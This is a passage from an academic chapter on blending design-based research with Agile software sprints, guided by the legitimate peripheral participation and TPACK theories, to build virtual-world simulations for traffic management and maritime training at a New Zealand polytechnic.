EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

designs and curricula, but on how the strengths and limits of a design inform theories of learning."(p. 2). Thus Dede (2004) supports the Design Based Research Collective (Design-Based Research Collective, 2003) that asserts the intention of educational design-based research "is to inquire more broadly into the nature of learning in a complex system and to refine generative or predictive theories of learning" (p. 3).

Plomp (2007) identifies the following phases in educational design based research along with an overarching process that is essential to improve the theory base of education:

- ***Preliminary Research:*** *Needs and content analysis, review of literature, development of a conceptual or theoretical framework for the study.*
- ***Prototyping Phase:*** *Iterative design phase consisting of iterations, each being a micro-cycle of research with formative evaluation as the most important research activity aimed at improving and refining the intervention.*
- ***Assessment Phase:*** *(Semi-) Summative evaluation to conclude whether the solution or intervention meets the pre-determined specifications. As also this phase often results in recommendations for improvement of the intervention, we call this phase semi-summative.*

Throughout all these activities the researcher or research group will do systematic reflection and documentation to produce the theories or design principles... as the scientific yield from the research. (Plomp, 2007, p. 17)

Educational theory then is a key aspect of DBR used as an input, as a way of informing design of educational products and processes and their evaluation. Improvement to educational theory is the most important output or finding.

Education theory has also been explicitly used in the development of educational MUVEs. Bronack et al (2008) developed the AET Zone MUVE that includes areas that support Presence Pedagogy (P2) theory and the P2 tenets are located in specific artifacts of the virtual space. The P2 tenet 'ask questions and correct misperceptions' is represented by a Western movie-style Saloon called the "So What? Saloon", which in turn provides a help facility or "frequently asked questions" function in the AET Zone. In addition, Prasolova-Førland (2004) described a MUVE, called Viras, based on a theory that social awareness affects the learner's capacity to obtain relevant information.

Thus the application of theory to inform design and development of a MUVE in vocational education is supported in both educational research and educational software design.

Selected Educational Theories

The authors selected two theories for this design based research of a MUVE designed to be used in a vocational education context in New Zealand. The first theory (LPP) was selected for its relevance to a vocational context and the second theoretical framework (TPACK) to inform pedagogy that is relevant to the MUVE as a digital technology in the content area of traffic management. Legitimate peripheral participation (LPP) (Lave & Wenger, 1991) provides valuable perspective for vocational education because moving towards being work ready increases the student's legitimate practices within the vocation. Technological Pedagogical Content Knowledge (TPACK) as described by Mishra and Koehler (2006)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


provides a theoretical framework that links the digital technology, the MUVE, with pedagogy and content knowledge of, for example, traffic management.

According to the theory of Legitimate Peripheral Participation (Lave & Wenger 1991), authentic learning is described in terms of participation in a community of practice that is legitimate for the community of practice, such as professionals involved in traffic management. Newcomers become increasingly legitimate as they move from the periphery of the community to its center. In New Zealand, as in many other countries, the overall goal of a polytechnic is to provide learners with an opportunity to become 'work-ready' (Bop 2010; CPIT 2010; WelTec 2010). To be work-ready, the student should be able to undertake vocational practices in a manner that matches legitimate practices in their vocation's community. In authentic learning contexts a student can be included in the authentic learning community at the periphery and through practice and study gains the appropriate experiences and skills at the appropriate level. Thus vocational programs at the polytechnic can be thought of as taking a journey on the way to becoming part of a vocational group.

When using MUVE-based intervention in a classroom, one way to think about how effective the intervention is to consider the ways the MUVE develops the student's legitimate participation in the vocation's community, with the student likely to start at the periphery. This theory thus helps in the specification of a MUVE and its implementation so that it becomes an approach to identifying problems to solve. The DBR can then develop our understating of LPP for the design MUVE- based teaching and learning intervention as it relates to the practice of the vocational community.

However, LPP does not identify a set of concerns for education contexts that use technology, so a second theory was also selected to use alongside LPP. Technological Pedagogical Content Knowledge (TPACK) described in Mishra and Koehler (2006) is a theoretical framework that links the application of digital technology to pedagogy and content. Using a MUVE in a vocational context will have an effect on the pedagogy selected. Particular content may be more effectively conveyed through a MUVE and/or a particular pedagogical approach may be more effective using a MUVE.

Figure 1. Mishra, and Koehler (2006, based on Figure 4) identify interrelated knowledge to consider when using technology in teaching and learning.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

TPACK, depicted in Figure 1, provides a way of recognizing that when teaching with technology there is a need to consider concerns that arise from pedagogy and content as well as technology and that the three are interwoven and should be considered interdependent. TPACK identifies the concerns that arise in the intersections between technological, pedagogical and content knowledge. Technology is added to Shulman's (1987) theory of pedagogical content knowledge, which considers the best way to teach for a given content or discipline. Technological pedagogical knowledge identifies concerns about the way technology impacts pedagogy and the way pedagogy impacts the use of technology. Technological pedagogical content knowledge presents an opportunity to consider the synthesis of appropriate teaching and learning solutions using technology, pedagogy and content knowledge. For example the TPACK framework, used as a planning and design framework, ensures that consideration of what a teacher needs to know about technology is included in educational design.

TPACK can be used to understand the teacher and subject matter expert's concerns about their teaching in the knowledge that the pedagogy naturally varies with the content area. When designing a MUVE a particular focus is at the centre in which the content, the pedagogy and the technology all come into play. In addition, given the interwoven framework all aspects must be applied to inform the design specification and development of the MUVE.

SOFTWARE DEVELOPMENT

Software development techniques are necessary to produce simulation MUVEs but the design and development of a MUVE simulation requires highly specialist skills that are rarely possessed by teachers. The first author is a teacher of computer science unusual in possessing extensive software development skills and he has developed a number of successful simulations in collaboration with others (e.g. Valverde & Cochrane 2014). This section describes the ways in which software techniques are compatible with DBR because our DBR methodology that is seeded by LPP and TPACK integrates software development techniques. It begins with a few examples.

Established stages in software development are: requirements analysis, software design, software implementation and testing followed by software maintenance (Davis et al, Figure 1 1988). The Human Computer Interaction design life-cycle model as described by Sharp et al (2007) has similar stages: identify needs/establish requirements, (re)design, build an interactive version (prototype) and evaluate. Given this similarity between the stages in DBR and generic stages in software development it seems that methods and processes used in software development could be applied in the development of interventions.

Other methods and processes from software development could also be compatible with developmental research, for example, when using and creating interventions, reflection on the rationale in the design of an intervention could lead to design principles for the interventions. These can be expressed by creating a software design pattern language for each of the interventions. An established pattern language is Tidwell's (1999) Common Ground pattern language that describes patterns in the Human Computer Interaction design where each pattern: "… defines a context of use, a problem the designer needs to solve, a set of 'forces' pushing the designer in different directions, and a primary rule - and sometimes additional secondary rules - on how those forces might be resolved to best solve the problem." ("A Sample Pattern Language", para. 2). Design patterns for MUVE-related interventions could be established using the same definition. The context of use of the pattern would be based on theoretical areas in education, for example "when teaching"; "in the development of pedagogy"; and "when learning". An existing design

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

pattern language for teaching and learning in virtual worlds has been established using a Participatory Pattern Workshop (Mor et al, 2010) by Warburton (2010). They present 28 design patterns, for example "Managing a mixed skilled class" and "Identity mapping". For each design pattern they describe the problem, the forces, context and the solution.

DBR through its cyclic collaborative and reflective aspect is also compatible with the Agile approach to software development. An Agile approach undertakes development as a series of "short iterative cycles of development driven by product features, periods of reflection and introspection, collaborative decision making, incorporation of rapid feedback and change, and continuous integration of code changes into the system under development" (Nerur, 2005). When using an Agile methodology, the development is in a series of "sprints", where each sprint attempts to develop a set of features. Reflection on the features implemented identifies the focus of the next sprint. Each sprint in turn can be made up of stages in developmental research process. In the proposed methodology software analysis and design methods that are compatible with developmental research and DBR are used to refine the development of the MUVE-based intervention. Observations made on the intervention and data collected when working with teacher practitioners and students, inform reflection on the education theories as they have been applied in the educational context.

DESIGN BASED RESEARCH WITH AGILE SPRINTS

Drawing on the theories, research methodology and approaches to software design led to the following DBR MUVE research by design process which effectively blends the methodologies to mature theory to serve the design of complex MUVE software for education.

The MUVE is developed in iterative cycles and within each cycle there are three phases. In one cycle: the development of a classroom intervention and the intervention completes one iteration of the three DBR phases; these are similar to those in MacKenney's CASCADE-SEA (Computer Assisted Curriculum Analysis, Design and Evaluation for Science (and mathematics) Education in Africa) process as presented by Plomp (2007). The CASCADE-SEA study was undertaken in the following phases: "needs and content analysis", "design development and formative evaluation", and "semi-summative evaluation". During "needs and content analysis", literature is reviewed and site visits are undertaken. In the "design development and formative evaluation" phase a series of prototypes are developed and used by a large number of participants. A final evaluation and reflection of the system is undertaken in a semi-summative evaluation.

In this methodology during the initial "need and content analysis" phase, educational theories are applied in the design of instruments used to collect data during the development of the prototype MUVE and in the design of the intervention. These are thought of as seeding theories in the methodology. MacKenney's second phase "design development and formative evaluation" is replaced by a phase that implements the intervention and undertakes formative evaluation as the intervention proceeds. The third phase of the process is a semi-summative evaluation as it is in the CASCDE-SEA study.

Each sequence is treated as a case with each intervention producing a case study report. Within the case study, there are three embedded cases, which are rich descriptions of the design specification that results in a prototype, the pilot of the prototype and the full implementation of the first version of the MUVE. The case reflects on the theories used during the phase validating them or identifying new

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

proto-theories that emerge during the cycle. These reflections provide rationale for adjustments or foci for the next cycle. The phases in this design based research are:

Phase One: Identification and design of a MUVE-based intervention in collaboration with the teacher(s) and professionals, preferably including some authentic experience of the field.
Phase Two: Implement the intervention, with formative evaluation of the MUVE.
Phase Three: Undertake semi-summative evaluation of the MUVE within the vocational course.


The phases are followed in sequence, with the sequence repeated for each cycle. Phases in the methodology as depicted in Figure 2.

Phases

An overview of the phases is now provided, followed by a more detailed description of each phase. In the first phase an initial prototype intervention is developed in collaboration with the practitioner. In subsequent phases the intervention is refined using feedback from students and the practitioner.

During the first two phases, where there is development or adjustment of the intervention, LLP and TPACK are used to identify and refine concerns and goals. In these phases: a teacher, a researcher and a software developer work together to develop a MUVE for use with the teacher's students. In our case the researcher is also the designer and thus becomes an insider in the process. Documentation is gathered that records all meetings from both educational and software development perspectives. An Agile software development process is used to build the MUVE. All documentation from the "sprints" is also collected and added to the data. As the MUVE is used in an intervention, in phase two, students and their teacher provide evaluations of the intervention. During phase three data gathering is undertaken in summative manner, using observation as well as interviews with the teacher, students and the software developer. We plan to write a case study for each phase with the richest most detailed case study at the end.

Figure 2. The MUVE research by design process in which each phase and iteration produces a case study. Design rules and proto-theories inform the next iteration, the next case.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

During the first phase the designer/researcher works with the teacher to identify a point in the course where a MUVE-based intervention can be used. The practitioner is thus involved with the design of the intervention. The interaction with the practitioner is iterative with a series of emergent collaborative sessions over a period of time. While the purpose of the collaboration during the first phase is defined, the level and frequency of the sessions cannot be determined before the phase starts. For example, learning trajectories (Cobb, 2000, Hunter, 2006) could be used to identify and determine details of the intervention that is to be designed and developed. During this phase TPACK is applied to the design of the intervention. Issues in the use of the technology, content and the content knowledge can be investigated and a hypothetical set of trajectories for the intervention are developed. LPP is applied in the design of the intervention. Outcomes from the educational design work are then used to develop requirements for a software development process and in the development of the intervention. An Agile method is used during this phase. A list of "features" will be determined at the sessions. These can then be implemented, with feedback from the practitioner prior to the next sprint. The sprint iterations are complete when the implemented features meet a level that is sufficient for the projected learning trajectory.

In the second phase the MUVE-based intervention is integrated into a live course. During the course data from the practitioner is treated as formative that may lead to adjustment of the MUVE during the phase. An Agile method is also used during this phase, with a list of "features" coming from the feedback. The list then becomes a topic for discussion between the researcher and the practitioner that may lead to a series of "sprints" that make adjustments to the MUVE. At the end of a course feedback about the intervention is given by students. This is also treated as formative and may also lead to further adjustments in the MUVE.

In the third phase a semi-summative evaluation of the design is undertaken including semi-structured interviews conducted with the practitioner and with a self-selected sample of students. Analyses of the summative and formative evaluations will identify design rules and theories developed during the course. A summative report is produced in the form of a case study. The design rules and theories are used in the first phase of the next iteration of this research process.

After the first complete cycle, subsequent cycles provide further development of both the intervention and MUVE. They also serve to inform the development of educational theory that can enable some generalization from the particular MUVE implementation when viewed as a case study. This approach to MUVE design and development is particularly important for the early stages of design so the two illustrations that follow are limited to the first cycle.

Traffic Management Illustration of the First Phase

The methodology was applied to research into how to use MUVEs in Temporary Traffic Management (TTM) as covered in Civil Engineering courses at Wellington Institute of Technology in New Zealand. TTM is the management of traffic during temporary construction and maintenance of highways. Within Traffic Management, TTM presents an ongoing concern. TTM is used in intrinsically hazardous situations; it is used when work is undertaken on active roads. The Code of Practice for Temporary Traffic management (COPTTM) is the standard reference for all temporary traffic management on state highways and local roads in New Zealand. It is produced by the New Zealand Transport Agency (NZ Transport Agency, 2010). Knowledge of TTM practices is required in a number of disciplines. Courses that have TTM instruction at the Wellington Institute of Technology are in the Bachelor of Engineering Technology and New Zealand Diploma in Engineering (Civil). They are Traffic & Highway Engineer-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ing (year 1), Road Design & Maintenance (year 2), Traffic Engineering (year 2), Land Surveying (year 1), Engineering Surveying (year 2) and Construction Practices (year 2). The key objective for this TTM MUVE design was to provide a vocational learning toolset that could allow companies who undertake temporary traffic management to practice the placement of appropriate signage, equipment and personnel in a set of configurable traffic management scenarios. As the research and development progresses the tool set that is developed would be refined in a series of iterations, in which improved educational outcomes and efficacy is the major focus in the development of the learning environments.

In the first phase two expert teaching practitioners worked with the designer/researcher in the design and development of a MUVE for TTM instruction. Both had over 10 years' experience in teaching TTM. Both were also practitioners in the field; one as a practicing surveyor and the other as a civil engineer. TTM instruction was integrated into other curriculum that was highly influenced by the professional body that is also involved with regulation of this dangerous aspect of work on public roads in New Zealand. The MUVE was being designed as an intervention within a two to three hour laboratory session followed by self-directed study so that its form was constrained by the curriculum and the context.

The first interview was designed to gain some insight into the context. LPP and TPACK were used in the design of this interview. A matrix containing all the TPACK concerns was created. Questions and notes were then written that relate to TTM within each of the concerns identified in TPACK. Table 1 shows how TPACK was used in the questions. An interview script was then written that included in three high level goals: to identify relationships in TTM teaching and learning, to determine the strength of those relations in LPP terms and also the strength of the relations in terms of TPACK. The first interview was conducted with each of the practitioners separately. The analysis of the audio recorded during the interviews identified the context in which TTM is taught as a necessary part of Engineering curricula. Constraints on the time and place TTM instruction could take place were discussed. Details

Table 1. A matrix of questions to explore TTM issues structured by the TPACK framework that was used in the initial interview with practitioners in phase one

	Questions and Notes	**Interview (Guide, May Be a Repeat)**
Technology	Let's talk about materials used when learning about TTM. What is used when teaching TTM?	In TTM what do our engineers and surveyors need to know? Is TTM couched within other disciplines? Does TTM have specific levels as a vocation? Let's talk about TTM knowledge and technology that is used, for example, equipment that makes up TTM. Is there any specific equipment that is needed from TTM? Are there any existing resources that help when talking about TTM? (National standards documentation) When running a course what approaches are taken? Let's talk about equipment and resources to enable (make it easier); and teaching approaches. Teaching environment, resources, approaches that make it harder. Teaching approach requires what? When teaching about TTM is there anything about TTM that determines the approach you take? Given you have a way to teach TTM, is there a set of concerns or "got yas", in that teaching? Resources? What needs to be covered? Does this change depending on the discipline?
Pedagogy	When running a course what approaches are taken?	
Content Knowledge	In TTM what do our engineers and surveyors need to know/ (are there Levels here?)	
Technology-Pedagogy	Equipment and resources to enable teaching approaches (i.e. make it easier). Environment resources that make it harder. Teaching approach requires what?	
Technology-Content Knowledge	Let's talk about TTM knowledge and technology that is used, for example equipment.	
Pedagogy-Content Knowledge	When teaching about TTM is there anything that determines the approach you take?	
Technology-Pedagogy-Content Knowledge	Given you have a way to teach TTM, is there a set of concerns or "got yas" in that teaching? Resources? What do we need to cover the material?	


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of the vocational structure of TTM were also explored. LLP was also used in the development of the first interview, highlighting the need to consider the structure of the vocation. For example, there are three levels of qualification in TTM: a person warranted to place traffic management delineators on the road, a person being responsible for the work site, and a regional traffic controller who is responsible for TTM in a specific region. These interviews confirmed that TPACK and LPP can be used to guide the design of research instruments. The collected data is useful in setting the context of the research.

The second interview was designed to gain more detail about how a TTM class was normally conducted and how it could be conducted with a MUVE. A mock-up of a TTM workspace MUVE was produced based on layout information from the COPTTM, see Figure 3. The interview was also used to identify where and in what way in TTM instruction a MUVE might be used. While the second interview maintained overall LPP and TPACK goals, it also introduced a view of learning trajectories (Cobb, 2000, Hunter, 2006). These were in turn used to discuss a set of features for the MUVE. These features become the focus for a list required for software coding to produce an early prototype, which is to say in the language of a software engineer, the information was used for the induction of a 'back-log' for an Agile development 'sprint'.

Three traffic management scenarios were identified as a minimum set that would be studied as part of a normal class. These scenarios are depicted in Traffic Management Diagrams (TMD) in the "local roads supplement" that is supplementary to the COPTTM. The TMDs provide a layout for typical TTM situations. TMD 30, also in figure 6, depicts a traffic delineation layout and the signage required in that situation. A considerable amount of development work was required to produce a simulated scenario for the MUVE from a TMD. The inclusion of such a scenario was also dependent on a clear understanding of the learning trajectories, the extent to which the simulation could support the learner to move towards being work ready, and TPACK concerns such as the learning curve for an average teacher to adopt a MUVE, and the technology requirements when running the scenario.

Figure 3. Screen shot of the mock-up as used in the second interview and TMD30 from the COPTTM Local Roads Supplement
(NZ Transport Agency, 2010)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

It is at this point educational theories were tested. For example running a MUVE based class required a specialist computer laboratory. That then impacted on the logistics that a teacher needed to consider; negotiating access to the laboratory at a suitable time would have a significant impact on the class. Using the TPACK model, this logistical requirement could be perceived as a technological concern. However, there might also be an impact on the order in which curriculum content is normally presented. This then illustrates the overlapping of technical with pedagogical concerns that also develops technological pedagogical content knowledge with increased understanding of how to apply a MUVE in this pedagogical context and content area.

Taking a DBR perspective, since a logistical issue can have a significant impact on the MUVE intervention, it becomes necessary to design in such a way that accounts for logistical concerns. That in turn might induct a proto-theory based on the need for logistic awareness in the design of effective MUVEs. This new understanding becomes part of the case study report that is produced to encapsulate the discoveries from the first phase of design and identification.

Additional Aspects Surfaced in Designing Ship's Bridge MUVE

The first phase for the identification and design of a MUVE for immersive role play on a maritime ship's bridge proceeded through the same processes as described for the TTM MUVE above, confirming the value of the methodology. A similar detailed description is not appropriate in this chapter; instead the additional strategies that emerged are illustrated. The assumptions that had obscured these aspects are common and thus important to highlight.

The interviews with the two tutors recruited to collaborate in the production and use of this maritime MUVE identified particular language and behavioral outcomes for their students. They and the sparse literature on this vocational area clarified that maritime transport is essential to the global economy with around 90% of global trade. According to the International Maritime Organization (see http://www.imo.org/About/Pages/Default.aspx, (IMO, 2014)), shipping is the most cost-effective method of international transportation for most goods. This extensive international industry finds it essential to ensure that regulations and standards are implemented with fidelity, which is why vocational training is important. These industry standards include the use of a highly regulated behavior including the use of the English language on the bridge of a ship, which are set out in manuals.

The interviews and observations of the tutors' approach to their teaching were highly revealing, including observation of teaching in the workshop that contained all the relevant equipment found on a ship's bridge. However, one important aspect remained elusive; it was not possible to gain an authentic feel for the workplace to be simulated in the MUVE. This had not been a problem for the TTM MUVE because the first author as the designer/software engineer was familiar as a driver and pedestrian with TTM and the college car park and surrounding roads provided low risk authentic mock up contexts for students. Therefore, a captain of a ship and harbor officer were recruited and interviewed in situ, and copious photographs were taken to inform the design. Figure 4 illustrates the prototypes that resulted from this phase, the whole ship and an appropriately dressed avatar on the ship's bridge.

In addition, concerns arose as to the speed and an additional designer was recruited on a voluntary basis to add graphic design capacity. The unexpected outcome was that, although the graphics improved, the Agile sprints reduced in number and became slower because the volunteer designer was not familiar with the speedy production of numerous drafts and preferred to ensure his work had higher production qualities. Additional logistical challenges to the design processes also surfaced, which reduced agility.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Screen shot of the maritime MUVE at the end of the first phase of identification and design



The college maintenance and refurbishment cycle removed access to the computer lab where the MUVE could be evaluated, thus delaying transition to the second phase over the summer months that are often the best time for early testing of resources to feed curriculum innovations. However, it was possible to start to undertake limited formative evaluation with individual tutors and students. This provided evidence that there was not a sharp break between phases one and two.

The identification and design of the second MUVE to address vocational needs in the maritime industry was successful as illustrated in Figure 4. Access to both the authentic context for the MUVE and to the teaching context have been added as critical logistical points for the first phase, as well the recruitment of such professionals. The logistics of access to the computer lab for formative and summative evaluation in other two phases was also recognized as a critical factor affecting the agility of the approach.

CONCLUSION

This chapter has provided a detailed account of our innovative approach to effective design, development and testing of Multi-User Virtual Environments (MUVE) in vocational education. The application of Design Based Research was seeded with educational frameworks and theories that were found to be relevant to vocational education in the hazardous situation of temporary traffic management and the formal English required for navigation on a maritime ship's bridge. Legitimate peripheral participation LPP (Lave & Wenger, 1991) was used as a filter to inform design thinking for specific vocational contexts because moving towards being work ready increases the student's legitimate practices in these industry contexts. Technological Pedagogical Content Knowledge TPACK (Mishra & Koehler 2006) provided framework to link content and pedagogy with the MUVE technology, and integrate industry standards into the curriculum with an increase in the authenticity in which they are studied. Agile software development was compatible and blended well with DBR although logistical challenges were identified

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

for the first (as well as later stages) due to the need to access sophisticated computer laboratories in the college. The first author and his colleagues will continue to develop the MUVEs, which will enable more extensive research on the later stages of the approach.

The MUVEs illustrated in this chapter have clear purposes identified in detail through the methodology, which is one key to improving the design and application of simulations in education. Authentic learning with situated immersive role play continues to offer exciting possibilities for education and strategically important industries working in high risk contexts. Although virtual worlds including 3-D MUVEs are challenging to implement in education and training at present, the literature indicates that this is likely to become more widespread in future with improvements to educational contexts in colleges and student access using their own devices as indicated in the Horizon reports (e.g. Johnson, Adams Becker, Estrada & Freeman 2014).

ACKNOWLEDGMENT

We acknowledge all our practitioners and collaborators for their generous collaboration.

REFERENCES

Australian Flexible Learning Framework. (2006). *New Practices in Flexible Learning 2006 Virtual Worlds – Real Learning!* Retrieved from http://virtualworlds.flexiblelearning.net.au/content/homepage.htm

Barab, S. A., Thomas, M., Dodge, T., Carteaux, R., & Tuzun, H. (2005). Making learning fun: *Quest Atlantis*, a game without guns. *Educational Technology Research and Development*, *53*(1), 86–107. doi:10.1007/BF02504859

BoP. (2010). *Prospectus 2010 Bay of Plenty Polytechnic*. Retrieved from http://issuu.com/boppoly/docs/prospectus_2010

Bronack, S., Sanders, R., Cheney, A., Riedl, R., Tashner, J., & Matzen, N. (2008). Presence Pedagogy: Teaching and Learning in a 3D Virtual Immersive World. *International Journal of Teaching & Learning in Higher Education*, *20*, 59–69.

Brown, A. L. (1992). Design experiments: Theoretical and methodological challenges in creating complex interventions in classroom settings. *Journal of the Learning Sciences*, *2*(2), 141–178. doi:10.1207/s15327809jls0202_2

Clarke, J., & Dede, C. (2009). Design for Scalability: A Case Study of the River City Curriculum. *Journal of Science Education and Technology*, *18*(4), 353–365. doi:10.1007/s10956-009-9156-4

Cobb, P. (2000). Conducting teaching experiments in collaboration with teachers. In A. Kelly & R. Lesh (Eds.), *Handbook of research design in mathematics and science* (pp. 307–333). Mahwah, NJ: Lawrence Erlbaum.

Cobb, P., Confrey, J., diSessa, A., Lehrer, R., & Schauble, L. (2003). Design experiments in Educational research. *Educational Researcher*, *32*(1), 9–13. doi:10.3102/0013189X032001009

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Collins, A. (1992). Toward a design science of education. In E. Scanlon & T. O'Shea (Eds.), *New directions in educational technology* (pp. 15–22). Berlin: Springer. doi:10.1007/978-3-642-77750-9_2

Collins, A., Joseph, D., & Bielaczyc, K. (2004). Design research: Theoretical and methodological issues. *Journal of the Learning Sciences*, *13*(1), 15–42. doi:10.1207/s15327809jls1301_2

CPIT. (2010). *CPIT*. Retrieved from http://www.kiwiedlink.co.nz/forms/cpit.pdf

Davis, A. M., Bersoff, E. H., & Comer, E. R. (1988). A strategy for comparing alternative software development life cycle models. *Transactions on Software Engineering*, *14*(10), 1453–1461. doi:10.1109/32.6190

de Freitas, S. (2008). *Serious Virtual Worlds. A scoping study, prepared for the JISC e-Learning Programme by the Serious Games Institute*. Retrieved from http://www.jisc.ac.uk/media/documents/publications/seriousvirtualworldsv1.pdf

Dede, C., Nelson, B., Ketelhut, D. J., Clarke, J., & Bowman, C. (2004). Design-based research strategies for studying situated learning in a multi-user virtual environment. In *Proceedings of the 6th International Conference on Learning Sciences*. Academic Press.

Design-Based Research Collective. (2003). Design-based research: An emerging paradigm for educational inquiry. *Educational Researcher*, *32*(1), 5–8. doi:10.3102/0013189X032001005

Gerald, S., & Antonacci, D. M. (2009). Virtual World Learning Spaces: Developing a Second Life Operating Room Simulation. *EDUCAUSE Quarterly*, *32*(1), 5.

Gregory, S., Gregory, B., Reiners, T., Fardinpour, A., Hillier, M., & Lee, M. (2013). Virtual worlds in Australian and New Zealand higher education: Remembering the past, understanding the present and imagining the future. In H. Carter, M. Gosper, & J. Hedberg (Eds.), *Electric Dreams: Proceedings Ascilite*. Sydney: ASCILITE.

Hearns, M., Diener, S., Honey, M., Cockeram, J., Parsons, D., & Champion, E. et al. (2011). He ara hou ka tū mai: NZ institutions of higher learning unpacking demands and facilitating change. In G. Williams, N. Brown, M. Pittard, & B. Cleland (Eds.), *Changing Demands, Changing Direction Proceedings of Ascilite*. Sydney: ASCILITE.

Hew, K. F., & Cheung, W. S. (2010). Use of three-dimensional (3-D) immersive virtual worlds in K-12 and higher education settings: A review of the research. *British Journal of Educational Technology*, *41*(1), 33–65. doi:10.1111/j.1467-8535.2008.00900.x

Hewitt, A. M., Spencer, S., Mirliss, D., & Twal, R. (2009). Preparing Graduate Students for Virtual World Simulations: Exploring the Potential of an Emerging Technology. *Innovate: Journal of Online Education*, *5*(6).

Hudson, K., & Degast-Kennedy, K. (2009). Pedagogy, Education and Innovation in 3-D Virtual Worlds. *Journal of Virtual Worlds Research*, *2*(1), 2–8.

Hunter, R. (2006). Structuring the talk towards mathematical inquiry. In P. Grootenboer, R. Zevenbergen, & M. Chinnappan (Eds.), *Identities, cultures and learning spaces. Proceedings of the 29th annual conference of the Mathematics Education Research Group of Australasia* (*Vol. 1*, pp. 309-317). Sydney: MERGA.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

IMO. (2014). *About IMO*. Retrieved from http://www.imo.org/About/Pages/Default.aspx

Johnson, L., Adams Becker, S., Estrada, V., & Freeman, A. (2014). *NMC Horizon Report: 2014 Higher Education Edition*. Austin, TX: The NewMedia Consortium.

Ketelhut, D. J., Dede, C., Clarke, J., Nelson, B., & Bowman, C. (2007). Studying situated learning in a multi-user virtual environment. In E. Baker, J. Dickieson, W. Wulfeck, & H. O'Neil (Eds.), *Assessment of problem solving using simulations*. Mahwah, NJ: Lawrence Erlbaum Associates.

Ketelhut, D. J., Nelson, B., Clarke, J., & Dede, C. (2010). A multi-user virtual environment for building and assessing higher order inquiry skills in science. *British Journal of Educational Technology*, *41*(1), 56–68. doi:10.1111/j.1467-8535.2009.01036.x

Kirriemuir, J. (2009). Virtual world activity in UK universities and colleges. An academic year of expectation? *Snapshot #7: Winter 2009, Virtual World Watch*. Retrieved from http://virtualworldwatch.net/wordpress/wp-content/uploads/2009/12/Snapshot-7.pdf

Lave, J., & Wenger, E. (1991). *Situated Learning Legitimate peripheral participation*. Cambridge: Cambridge University Press. doi:10.1017/CBO9780511815355

Mishra, P., & Koehler, M. (2006). Technological Pedagogical Content Knowledge: A Framework for Teacher Knowledge. *Teachers College Record*, *108*(6), 1017–1054.

Mor, Y., Winters, N., & Warburton, S. (2010). *Participatory Pattern Workshops Resource Kit*. Retrieved from http://warburton.typepad.com/files/PPW_2_1.pdf

Nerur, S., Mahapatra, R., & Mangalaraj, G. (2005). Challenges of migrating to agile methodologies. *Communications of the ACM*, *48*(5), 72–78. doi:10.1145/1060710.1060712

NZ Transport Agency. (2010). *Code of practice for temporary traffic management*. Retrieved from http://www.nzta.govt.nz/resources/code-temp-traffic-management

O'Donnell, A. M. (2004). A Commentary on Design Research. *Educational Psychologist*, *39*(4), 255–260. doi:10.1207/s15326985ep3904_7

Plomp, T. (2007). An Introduction to Educational Design Research. In *Proceedings of the Seminar at the East China Normal University* (pp. 9-35). Academic Press.

Prasolova-Førland, E. (2004). Virtual Spaces as Artifacts: Implications for the Design of Educational CVEs. *International Journal of Distance Education Technologies*, *2*(4), 94–115. doi:10.4018/jdet.2004100106

Reeves, T. C. (2000). *Enhancing the Worth of Instructional Technology Research through Design Experiments and Other Development Research Strategies*. Paper presented at the American Educational Research Association, New Orleans, LA. Retrieved November 4, 2011, from http://it.coe.uga.edu/~treeves/AERA2000Reeves.pdf

Reeves, T. C. (2006). Design research from the technology perspective. In J. V. Akker, K. Gravemeijer, S. McKenney, & N. Nieveen (Eds.), *Educational design research* (pp. 86–109). London: Routledge.

Sandoval, W. A., & Bell, P. (2004). Design-based research methods for studying learning in context. *Educational Psychologist*, *39*(4), 199–201. doi:10.1207/s15326985ep3904_1

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Sharp, H., Rogers, Y., & Preece, J. (2007). Interaction Design – beyond human-computer interaction (2nd ed.). London: John Wiley & Sons.

Shulman, L. S. (1987). Knowledge and Teaching: Foundations of the New Reform. *Harvard Educational Review*, *57*(1), 1–22. doi:10.17763/haer.57.1.j463w79r56455411

Tidwell, J. (1999). *Common Ground: A Pattern Language for Human Interface Design*. Retrieved 17 December, 2009 from http://www.mit.edu/~jtidwell/interaction_patterns.html

Valverde, I., & Cochrane, T. (2014). *Innovative Dance-Technology Educational Practices within Senses Places*. Paper presented at SLACTIONS 2013 Research conference on virtual worlds - Learning with simulations. doi:10.1016/j.protcy.2014.02.016

Vergara, V., Caudell, T., Goldsmith, T., Panaiotis, & Alverson, D. (2009). Knowledge-Driven Design of Virtual Patient Simulations. *Innovate: Journal of Online Education*, 5(2).

Warburton, S. (2010). Design Patterns for Teaching in Virtual Worlds. *Motivating pupils, Linking teachers through active learning with Multi-Users Virtual Environments MUVENATION consortium*. King's College London. Retrieved from http://dl.dropbox.com/u/4424450/KCL_v6_MUVENATION-DesignPatternsWP4.pdf

WelTec. (2010). 2010 Wellington Institute of Technology. *Prospectus*. Retrieved from http://www.docstoc.com/docs/27491050/2010-WelTec-Prospectus

White, M. (2010). *Second Life Education New Zealand Evaluation Research Final Report*. Retrieved from http://slenz.files.wordpress.com/2010/03/slenz-final-report-_milestone-2_-080310cca.pdf

